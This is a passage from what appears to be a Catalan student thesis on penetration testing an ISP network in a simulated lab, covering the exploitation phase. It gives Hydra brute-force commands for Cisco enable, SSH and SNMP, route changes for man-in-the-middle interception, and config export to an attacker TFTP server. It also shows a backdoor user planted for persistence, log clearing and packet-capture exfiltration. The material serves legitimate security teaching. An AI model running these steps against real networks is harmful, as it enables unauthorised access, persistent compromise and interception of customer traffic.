| Tipus Dispositiu | Identificador | IP Actual o adreça MAC | Vulnerabilitats | Dependències | Resultat |
|---|---|---|---|---|---|
| **Router** | GWLAN1 | **100.64.0.2** | Vulnerabilitat 1 | Vulnerabilitat 3<br>Accés mode execució<br>Dades 1<br>Dades 2 | Pendent |
| | | | Vulnerabilitat 2 | Es necessita poder reiniciar el dispositius<br>És necessari accés a SSH per realitzar reverse shell | Pendent |
| | | | … | … | … |
| | | | Vulnerabilitat 3 | Cap | Pendent |
| | | | DoS per Exhauriment pool DHCP | Cap | Pendent |
| | | | Obtenció d'accés amb clau mitjançant diccionari | Cap | Pendent |
| | | | … | … | … |
| | | | Obtenció d'arxius de configuració | Accés al dispositiu | Pendent |

*Taula 6 - Anàlisi Vulnerabilitats 5*

Per acabar, i de cara a poder realitzar un pentest que s'adapti als requeriments establerts amb el client definits al SOW i a les entrevistes realitzades amb aquest, el que es pot és afegir una valoració de cara a poder prioritzar quines d'aquestes vulnerabilitats resultaran de més interès. Així doncs si el client en aquest cas ha fet incís en revisar possibles denegacions de serveis i filtratge de dades de clients, les vulnerabilitats relacionades amb aquests punts tindran un

valor molt més alt que d'altres que permetin explotar característiques que no resulten tan vitals per la *ISP*. Aquest valor serà un valor subjectiu que juntament amb la classificació per colors servirà per planificar l'execució de la següent fase, per exemple:

| Tipus Dispositiu | Identificador Assignat | IP Actual o adreça MAC | Vulnerabilitats | Dependències | Prioritat (1 > 5) | Resultat |
|---|---|---|---|---|---|---|
| **Router** | GWLAN1 | **100.64.0.2** | Vulnerabilitat 1 | … | 1 | En curs |
| | | | Vulnerabilitat 2 | … | 3 | Pendent |

*Taula 7 - Anàlisi Vulnerabilitats 6*

## 3.5. FASE 4: EXPLOTACIÓ

Una vegada s'ha decidit que la informació generada en fases anteriors és suficient, caldrà passar a la fase on es posarà a prova la xarxa davant de totes aquelles possibles vulnerabilitats així com a atacs de diferents característiques. Es tracta d'una fase on l'experiència, habilitat amb les eines i sobretot una capacitat d'anàlisi i adaptació de la persona que dugui a terme els atacs serà clau ja que no es tracta d'un procés on simplement s'apliqui una eina o tècnica i s'obtinguin resultats si no que s'haurà d'analitzar quina resposta va donant el sistema atacat i modificar l'aproximació que es realitza en conseqüència. A partir dels resultats que s'obtinguin es podrà acabar de definir l'estat de seguretat de la xarxa i per tant es podran presentar recomanacions per millorar aquesta. En aquest apartat es descriurà ja sigui mitjançant exemples o descripció de procediments algunes de les eines de les que es disposen, eines que es poden trobar en forma de *frameworks* com Metasploit[120], compartides per altres professionals del camp de la seguretat informàtica o de creació pròpia.

### EXPLOTACIÓ: TÈCNIQUES, EINES I ATACS

#### OBTENCIÓ D'ACCÉS A DISPOSITIUS AMB HYDRA

La manera més ràpida i efectiva d'accedir a informació o realitzar altres atacs és mitjançant l'accés a dispositius com encaminadors o servidors, sobretot si aquest disposa de protocols d'accés remot com *telnet* o *ssh*[121]. Les diferents situacions que es podran donar seran: **Dispositius que no utilitzen autentificació d'accés**, **dispositius amb una clau d'accés de baixa qualitat** i **dispositius amb autentificacions segures**. Per al primer cas, no gaire comú però possible, val la pena provar d'accedir al dispositiu directament a través d'aquests protocols. En cas de que es demani autentificació, existeix la possibilitat de realitzar atacs de

[120] *Penetration testing framework, Metasploit – Rapid7.*
[121] *Secure Shell Protocol.*

força bruta o de diccionari si les credencials utilitzades són poc segures. Aquests provaran diferents combinacions de claus per intentar accedir al servei d'accés remot del dispositiu.

A l'hora d'intentar accedir a dispositius mitjançant certs protocols d'accés remot, com és el cas de *telnet*, es pot observar que el dispositiu demana d'una autentificació amb nom d'usuari i clau o una vegada ja s'ha accedit al dispositiu, l'accés al mode privilegiat es troba protegit per una clau. Per intentar esbrinar aquesta clau i obtenir l'accés es disposa d'eines com Hydra[122]. *Hydra* és una eina que automatitza l'intent d'accés mitjançant atacs de diccionari entre moltes altres opcions. Aquests diccionaris es troben en forma de llista coneguts amb el nom de *wordlists* (Llistes de paraules) i a banda de diccionaris per defecte com per exemple *rockyou.txt* es poden generar diccionaris específics per als objectius del pentest amb la informació recopilada a fases anteriors. A continuació es poden trobar alguns exemples d'ús d'aquesta eina juntament amb una descripció del procés o la tècnica.

### ACCÉS A MODE PRIVILEGIAT CISCO ENABLE

Una vegada s'ha identificat un dispositiu objectiu i es disposa d'alguna credencial en la forma d'usuari/clau per accedir a aquest, Hydra disposa de la possibilitat de posar a prova l'accés a mode privilegiat d'aquest a partir d'un possible diccionari de claus. L'accés a mode privilegiat suposa una de les escalades de privilegi més grans que es podrà trobar en una xarxa d'una ISP i suposarà un greu perill ja que arrel d'aquesta situació es poden desencadenar multitud d'atacs DOS de manera directa i senzilla.

#### REQUISITIS

- Accés remot al dispositiu
- Credencials d'accés al dispositiu (veure obtenció d'accés mitjançant atacs de diccionari)

#### COMANDA

```
hydra -l <usuari> [opcions] -m <clau> <diccionari.txt> <adreça_objectiu>
<mòdul>
```

#### OPCIONS I PARÀMETRES ESPECIALS

- `-l <usuari>`: login
- `-m <opcions>` : opcions específiques del mòdul
- `-P <wordlist>`: diccionari
- `-f:` acabar cerca quan es trobi la primera clau vàlida


#### EXECUCIÓ

A partir de la informació recopilada en fases anteriors es disposa d'un nom d'usuari `admin` i una clau d'accés `tfg`. Amb aquestes credencials es pot accedir mitjançant un dels protocols

[122] *Brute force attacks – THC-Hydra, vanhauser-thc Github Repository*


d'accés remot al dispositiu. Es construirà la comanda d'aquest exemple amb els paràmetres necessaris, fent ús del mòdul d'Hydra ***cisco-enable*.**

```
hydra -l admin -f -m tfg passdict.txt 100.64.0.2 cisco-enable
```




*Il·lustració 16 - Exemple Hydra 1*

Als resultats que proporciona Hydra es pot observar com s'ha trobat una clau vàlida que proporciona accés a mode privilegiat i només caldrà connectar-se a través de *telnet* amb `telnet 100.64.0.2`, entrar al mode privilegiat i introduir la clau trobada.




*Il·lustració 17 - Exemple Hydra 2*

ACCÉS A MODE PRIVILEGIAT EN DISPOSITIUS CISCO SENSE LES CREDENCIALS D'ACCÉS

Mentre que el mòdul utilitzat a l'exemple anterior *cisco-enable* requereix d'unes credencials d'accés prèvies, si no es disposa d'aquestes una manera d'aconseguir-les és utilitzant el mòdul *ssh*, que permetrà passar una llista d'usuaris i una de claus. Una vegada s'obtinguin, es podrà seguir el mateix procediment anterior per obtenir l'accés.

REQUISITIS

- Accés remot al dispositiu.
- Diccionaris de credencials.

COMANDA

```
hydra -L <userlist.txt> -P <passwordlist.txt> -f <adreça_objectiu> <mòdul>
[opcions]
```

OPCIONS I PARÀMETRES ESPECIALS

- `-L <usuari>`: login


- `-P <wordlist>`: diccionari
- `-f:` acabar cerca quan es trobi la primera clau vàlida
- `-t <n>`: grau de paral·lelisme (threads) de l'execució

EXECUCIÓ

Coneixent que el dispositiu te *ssh* com a protocol d'accés remot activat, s'executa la comanda amb el mòdul *ssh* i dues llistes, una d'usuaris i l'altra de claus.

```
hydra -L userdict.txt -P passdict.txt 100.64.0.2 ssh -t 1
```


Hydra procedirà a provar les combinacions existents i retornarà una combinació en la forma `usuari@adreça:clau` en cas de que s'hagi pogut realitzar l'accés. Mitjançant aquestes credencials es podrà dur a terme l'atac anterior que podria resultar en una escalada de privilegis en el dispositiu.




*Il·lustració 18 - Exemple Hydra 3*

Es passa el nom d'usuari i clau d'accés a l'anterior comanda per provar d'escalar privilegis amb el mòdul *cisco-enable*. Per fer-ho s'emmagatzemen les claus trobades i es passen com a arguments a la comanda d'Hydra. Serà precís que la comanda emmagatzemi els resultats en un arxiu d'on es puguin extreure les claus fent ús de `> resultats_ssh.txt`. Seguidament s'extreuen les credencials de la sortida i s'emmagatzemen en variables.

```
user=grep login: ssh_results.txt | awk '{print $5}'

pass=grep login: ssh_results.txt | awk '{print $7}'

hydra -l $user -f -m $pass -P passdict.txt 100.64.0.2 cisco-enable
```




*Il·lustració 19 - Exemple Hydra 4*

I s'haurà pogut assolir l'escalada de privilegis al dispositiu. En cas de tenir èxit i per tant obtenir accés privilegiat a algun d'aquests dispositius, es disposa de control complert sobre la configuració d'aquests: *canvi d'encaminaments estàtics i protocols d'encaminament, exportació/importació de configuracions, activació d'altres serveis, generació de nous usuaris i claus per a obtenir persistència o fins i tot la inutilització completa de dispositiu.* Aquesta situació caldrà ser avaluada en funció dels objectius que es tinguin ja que pot interessar una o altra opció en funció del punt en el que es trobi el procés de pentest. Alhora, resultarà de molta utilitat disposar d'experiència treballant amb aquests dispositius i dels manuals

corresponents d'aquests per poder aprofitar aquest accés, informació que s'hauria d'haver recopilat una vegada descoberts els dispositius a la fase d'escaneig.

### OBTENCIÓ DE SNMP COMMUNITY STRINGS[123]

Un altre ús interessant d'Hydra de cara a obtenir informació addicional sobre el dispositiu és la de l'obtenció de *community strings* que es podran utilitzar en d'altres atacs. El mòdul *snmp* d'Hydra utilitzarà una llista de possibles valors i retornarà tots aquells que s'hagin configurat en un dispositiu.

#### REQUISITIS

- Diccionari de community strings.
- Servei SNMP actiu (161/162)

#### COMANDA


```
hydra -P <communitystrings.txt> <adreça_objectiu> <mòdul>
```

#### OPCIONS I PARÀMETRES ESPECIALS

- `-P <wordlist>`: diccionari

#### EXECUCIÓ

Si el port que utilitza SNMP s'ha pogut determinar com obert en el dispositiu d'encaminament, mitjançant una possible llista de *community strings* per defecte, es pot posar a prova el dispositiu per veure si retorna resultats positius.




*Il·lustració 20 - Exemple Hydra 5*


Addicionalment, com que aquesta informació s'utilitzarà en futures explotacions, resultarà d'interès emmagatzemar totes aquelles *strings* que es trobin. Així doncs es redirigirà *l'output* per poder disposar d'ell en forma de llista.

```
hydra -P passdict.txt 100.64.0.2 snmp | grep password: | awk '{print $5}' >> com_strings.txt

cat com_strings.txt
```

```
figrau
tfg
```

[123] *Identificador / Credencial per Simple network managing Protocol, SNMP – [RFC – 3584]*

***Nota**: Caldrà conèixer la versió de SNMP que s'utilitza en aquell dispositiu així com d'altres paràmetres. Les opcions addicionals que es poden utilitzar per al mòdul SNMP d'Hydra són les següents.*




*Il·lustració 21 - Exemple Hydra 4, Module Options*

Per a més informació sobre les opcions que permet hydra es pot executar la comanda `hydra help` o visitar la documentació oficial. Altres eines emprades amb la mateixa finalitat poden ser els mòduls de Metasploit pertinents[124] o Ncrack[125] entre molts altres.


### CANVIS EN L'ENCAMINAMENT I MITM 'MANUAL'

La informació de la que es disposa pot resultar molt important de cara a desenvolupar atacs i explotacions complexes a la xarxa. Una manera de poder ampliar aquesta informació és obtenint una posició a la xarxa des d'on es pugui capturar paquets que circulen entre dispositius. Aquesta tècnica anomenada *sniffing* o *eavesdropping* es sol aconseguir mitjançant atacs de *Man in the Middle* (home al mig), nom que defineix exactament en que consistirà aquest atac, posicionar-se entremig. Existeixen diferents maneres de situar-se en aquesta posició, en funció del que ja s'hagi assolit arribats a aquell punt, sent la més utilitzada l'encaminament arbitrari de paquets. Si es pren com a referencia l'exemple anterior, en el que ja s'ha obtingut accés a un encaminador, el més senzill és configurar les rutes per a que tots els paquets que entrin a l'encaminador es dirigeixin primer a la màquina de l'atacant i després aquesta els encamini cap al que seria el seu destí natural. D'aquesta manera s'aconseguirà accés a tots els paquets que circulin per aquell encaminador i així poder examinar-los i extreure'n informació.

[124] *Metasploit Module Library – Practical Cyber Security, InfosecMatter*
[125] *Network authentification cracking - NMAP*

EXECUCIÓ

Una vegada dins del mode privilegiat del dispositiu es pot visualitzar l'encaminament actual amb `show ip routes` (cas de Cisco) i modificar o afegir-ne de noves amb `ip route <destí> <mascara> <proxim_salt>` on pròxim salt serà la màquina que es vol posicionar com a *MiTM*




*Il·lustració 22 - Cisco Route Table Output*

Una vegada es reben tots els paquets, per a que aquests segueixin el seu camí i la posició *MiTM* passi inadvertida el que s'ha de fer és encaminar de nou els paquets cap al seu destí anterior a ser desviats. Aquesta acció es pot dur a terme mitjançant les comandes de `man route` del propi sistema operatiu amb el que s'està treballant i caldrà poder activar l'opció de *IP forwarding*[126] ja que per defecte la màquina adversària no està configurada per encaminar, sinó per descartar tots aquells paquets que no van dirigits cap a ella.

Aquest procés tot i que sembla senzill requereix de molta feina i molt de control ja que no només s'hauran de modificar rutes sinó possiblement s'hagin de modificar regles a les llistes de control d'accés del dispositiu i per tant la complexitat de realitzar un MiTM amb tècniques manuals de configuració de rutes pot ser molt alta. Altrament, els errors en l'execució d'aquest procés poden inutilitzar el trànsit a la xarxa, fet que despertarà sospites per part dels sistemes de control i monitoratge de la xarxa. Tal com es veurà en d'altres descripcions, existeixen eines pensades per realitzar aquests atacs de MiTM de manera més efectiva i menys complicada.

### EXPORTACIÓ DE DADES DE CONFIGURACIÓ I DE MONITORATGE DE XARXA

Partint de la base de que es disposa d'accés a un encaminador de la xarxa, una manera d'obtenir informació sobre el trànsit que circula per aquesta i de cara a preparar possibles futures explotacions és la de capturar paquets amb l'encaminador, on aquest realitza les funcions de *MiTM*, i exportar aquestes dades a la màquina atacant des d'on es podran examinar detalladament. Per poder realitzar aquesta exportació de paquets caldrà habilitar un servidor *ftp*[127] o *tftp*[128] a la màquina atacant i en aquest cas en concret com que la màquina es troba darrera d'una *NAT* és possible que s'hagi de modificar o afegir alguna ruta perquè es pugui realitzar la connexió amb el servidor *ftp* i/o modificar regles en el tallafocs. Així doncs, caldrà revisar 2 punts: ***Activar servidor ftp*** *(Metasploit disposa d'un mòdul que facilita la càrrega i descàrrega sobre serveis ftp i tftp però també es pot habilitar el servei ftp en un sistema operatiu com el que s'està utilitzant) i* ***comprovar que hi ha accessibilitat des de l'encaminador****.*

[126] *Reenviament de paquets IP*
[127] *File Transfer Protocol.*
[128] *Trivial File Transfer Protocol.*

OBTENCIÓ D'ARXIU DE CONFIGURACIONS

Tot i que no es tracta d'una explotació o atac en sí, la tècnica d'obtenció d'arxius de configuració pot resultar molt important a l'hora de dur a terme d'altres atacs o per assolir persistència en accions de post-explotació. A banda d'això permetrà obtenir informació que potser no s'ha descobert mitjançant l'escaneig del dispositiu i en general millorarà la qualitat d'informació de la que es disposa d'aquest. Cal notar que per a cada model de dispositiu les comandes poden variar, així doncs caldrà disposar dels manuals corresponents per aquells dispositius amb els que s'estigui treballant.

REQUISITIS

- Accés remot al dispositiu
- Credencials d'accés al dispositiu (veure obtenció d'accés mitjançant atacs de diccionari)
- Disposar de servidor tftp/ftp a la màquina atacant.

COMANDES A DISPOSITIUS CISCO

```
copy running-config <ftp/tftp>

<servidor_destí/remote_host>

<nom_fitxer>
```


EXECUCIÓ

Una vegada s'ha obtingut accés privilegiat a un dispositiu, es pot trobar tota la configuració d'arrancada al fitxer *startup-config* i la configuració actual de funcionament a *running-config*. Existeix una comanda Cisco per descarregar aquesta informació a través de protocols tftp i ftp. Partint de que aquests serveis ja es troben instal·lats a la màquina atacant, es procedeix a descarregar-los. El directori per defecte on s'emmagatzemaran és `/srv/ftp` o `/srv/tftp`, i per a que es pugui descarregar correctament l'arxiu al servidor s'haurà de crear per avançat l'arxiu que s'utilitzarà com a destí. Addicionalment és possible que s'hagi de canviar els permisos d'aquests arxius per a que es pugui escriure sobre aquests.

```
cd /srv/tftp

touch running-config.txt startup-config.txt

chmod 777 running-config.txt

chmod 777 startup-config.txt
```

S'executen les comandes per a copiar els arxius

```
copy running-config tftp

192.168.3.2

running-config.txt


copy startup-config tftp

192.168.3.2

startup-config.txt
```




*Il·lustració 23 - Exemple exportació configuració Cisco*

Una vegada descarregats i emmagatzemats al directori corresponent es pot analitzar el seu contingut. Rarament resultarà tant senzill, però d'assolir aquest nivell d'accés es podria dir que es te control gairebé complert sobre aquell domini de la xarxa i totes les funcions o serveis que el dispositiu pogués oferir.

### CÀRREGA D'ARXIU DE CONFIGURACIONS

La descàrrega dels arxius de configuració pot semblar que no afegeix molt de valor ja que ja es disposava d'accés privilegiat al dispositiu. Un ús que es pot donar a aquests arxius i que es descriu més endavant a atacs *Synflood* és la càrrega d'arxius d'arrencada modificats al dispositiu, de cara a modificar-ne la configuració d'una manera més subtil que no pas directament sobre la CLI del dispositiu, fet que pot deixar una petjada molt reconeixible en forma de *logs(registres)*.

### REQUISITIS

- Accés remot al dispositiu
- Credencials d'accés al dispositiu (veure obtenció d'accés mitjançant atacs de diccionari)
- Disposar de servidor tftp/ftp a la màquina atacant.

### COMANDES A DISPOSITIUS CISCO

```
copy <ftp/tftp>: <arxiu>

<servidor_destí/remote_host>

<nom_fitxer_destí>
```


### EXECUCIÓ

Una vegada descarregats els arxius de configuració d'un dispositiu, un dels objectius és de disposar de permanència d'accés per si es modifiquessin les claus o noms d'usuaris que s'han utilitzat per accedir en primer lloc. Per a fer-ho s'afegiran credencials a la configuració del dispositiu per a que quan aquest es pugui arribar a reiniciar que aquestes modificacions s'apliquin. Es modifica l'arxiu corresponent que s'ha descarregat a l'anterior exemple afegint un usuari i una clau d'accés en la forma següent.

```
username atacant password 0 persistència
```


Es carrega l'arxiu i una vegada carregat, i per a exemplificar el cas, es realitza un reinici forçat del dispositiu per  comprovar que la nova configuració inclou les noves credencials, en un cas real aquest reinici es realitzaria per part de la víctima en un moment indeterminat.

```
copy tftp: startup-config

192.168.3.2

<enter>
```




*Il·lustració 24 - Exemple importació configuració Cisco*

S'intenta accedir al dispositiu amb les credencials per determinar si s'ha realitzat correctament el procediment




*Il·lustració 25 - Accés amb credencials a dispositiu Cisco*

Ja es disposa de permanència al dispositiu. Si be aquesta és fàcil de revertir en cas de ser descoberta, caldrà que s'hagi analitzat al detall l'arxiu de configuració en primer lloc. Addicionalment es pot mirar de netejar els *logs* mitjançant la comanda `clear log` o `clear logging` per a que no quedi rastre de les accions dutes a terme, tot i que un registre de *logs* buits també podria despertar certes sospites.

### CAPTURA DE PAQUETS I EXPORTACIÓ DE FITXER .PCAP PER AL SEU ANÀLISI

Com amb els anteriors dos exemples, aquesta tècnica no es tracta d'un atac sinó d'una eina utilitzada normalment per analitzar el funcionament d'una xarxa però serà de molta ajuda conèixer el seu ús quan es disposi d'una posició MiTM i es vulgui capturar informació que servirà de cara a altres atacs.

#### REQUISITIS

- Accés remot al dispositiu
- Credencials d'accés al dispositiu (veure obtenció d'accés mitjançant atacs de diccionari)
- Disposar de servidor tftp/ftp a la màquina atacant.

EXECUCIÓ

L'execució d'aquesta tècnica és senzilla i pot variar segons els models amb els que s'estigui treballant. En el cas dels models Cisco que s'han descobert a la xarxa, una vegada s'hagi accedit a aquests, es configuraran per a realitzar tasques de captures de paquets a emmagatzemar en un buffer que després es podrà exportar.

Les comandes de configuració per a la captura de paquets sobre una interfície concreta del dispositiu són les següents:

```
monitor capture buffer MiTM_PCAP_BUFF size 2048 max-size 1024 circular

monitor capture point ip cef MiTM_PCAP_POINT g0/0 both

monitor capture point tcp MiTM_PCAP_POINT_TCP both filter ipv4

ip access-list extended PCAP

permit icmp host 100.64.0.130 any

permit icmp any host 100.64.0.130

monitor capture point associate MiTM_PCAP_POINT MiTM_PCAP_BUFF

monitor capture point associate MiTM_PCAP_POINT_TCP MiTM_PCAP_BUFF

monitor capture point start MiTM_PCAP_POINT

monitor capture point start MiTM_PCAP_POINT_TCP
```

Una vegada s'han capturat paquets, els buffers es poden exportar a un servidor tftp per a ser examinats amb Wireshark des de la màquina atacant:

```
monitor capture buffer MiTM_PCAP_BUFF export tftp://192.168.3.2/capture.pcap
```

Informació útil que cercarem entre d'altres són paquets de protocols d'encaminament, credencials en text en clar i d'altres paquets que puguin millorar el coneixement de la xarxa del que es disposa.

***Nota:*** *Cal tenir en conte que segons regles de tallafocs o ACL existents és possible que no es pugui realitzar l'exportació. Caldrà modificar aquestes de manera temporal per permetre el trànsit de paquets tftp.*

***Eines Auxiliars:*** *Un dels elements que es poden trobar o capturar són les credencials dels usuaris a un dispositiu Cisco. Aquestes es poden trobar en forma de hash o encriptades i existeixen algunes eines per a realitzar atacs de diccionari sobre aquestes d'aquestes com les Type 5*[129] *o les Type 7*[130]

[129] *Cisco IOS Enable Secret Type 5 Password Cracker, Network Experts - IFM*
[130] *Cisco Password Cracker, Network Experts - IFM*

**DISRUPCIÓ DE PPPOE PROTOCOL**

A l'inici d'aquest treball s'ha descrit per sobre com les ISP d'avui en dia provenen de les companyies de telefonia de fa uns anys. Als inicis d'internet, quan les connexions a aquesta circulaven per línies telefòniques, el seu funcionament no diferia molt d'una trucada: S'establia connexió entre dos punts que la companyia controlava i es facturava sobre la durada d'aquesta. Un dels protocols que van aparèixer per poder realitzar aquesta connexió (i les característiques d'aquesta) així com la seva monitorització va ser PPP (Point-to-Point). Amb els anys, quan la capacitat requerida per les connexions per internet així com amb la aparició d'Ethernet, aquest protocol que seguia oferint una funcionalitat per a les companyies envers els clients que contractaven serveis d'accés a internet va necessitar d'una adaptació, en aquest cas mantenint les funcionalitats d'autentificació i connexió punt-a-punt però ara a través d'un enllaç entre els punts 'virtuals'. En comptes de perdre aquestes funcionalitats el que es va decidir va ser encapsular PPP en trames anomenades PPPoE, que a la seva vegada van encapsulades en trames Ethernet.

El funcionament, descrit de manera molt simple és el següent:

- Al tractar-se d'una estructura Servidor-Client, el client sol·licita la connexió a qualsevol servidor a l'escolta.
- Seguidament el servidor ofereix unes condicions.
- S'identifiquen els dos punts que es volen connectar, en aquest cas al trobar-se a la capa d'enllaç es realitza a través d'adreces MAC.
- El client accepta aquestes condicions i el servidor respon amb les configuracions per a generar l'enllaç virtual punt a-punt sobre la xarxa.
- Una vegada generat l'enllaç es duen a terme intercanvis de missatges per configurar l'enllaç: autentificació, limitacions, ...

**Aquest procés es pot descriure també amb els missatges enviats entre client i servidor**

***PPPoE***


```
PADI (Client) --> PADO (Servidor) --> PADR (Client) --> PADS (Servidor) ...
```

***PPP***

```
... PPP LCP (Client i Servidor) --> PPP CHAP Challenge (Servidor) --> PPP CHAP Response (Client) -->
PPP IPCP (Client i Servidor) ...
```

Aquest procés que ressembla al que es realitza amb d'altres protocols com OSPF o TCP, segueix una seqüència ben clara i definida i resulta de vital importància per al control i gestió de connexions en un AS com el d'una ISP per a dur un control sobre els serveis que proporciona als seus clients. Si BGP és la clau de l'encaminament per a les connexions fora de l'AS i OSPF és la pedra angular de l'encaminament intern, PPPoE és l'encarregat de generar aquells camins per on circularà el trànsit des d'un client a qualsevol punt de la xarxa, és per això que es parla també de protocol de generació de túnels.

A la següent imatge es pot observar la seqüencia descrita anteriorment entre un client PPPoE i un Servidor PPPoE. Aquesta s'ha obtingut de la captura de paquets mitjançant Wireshark de la que disposa el simulador GSN3 i que permet establir punts de captura en qualsevol enllaç de la xarxa. En aquest cas el punt és entre el OLT i un dels clients PPPoE de la xarxa (LAN2).




*Il·lustració 26 - Captura Paquets PPPoE / PPP,* ***Wireshark***

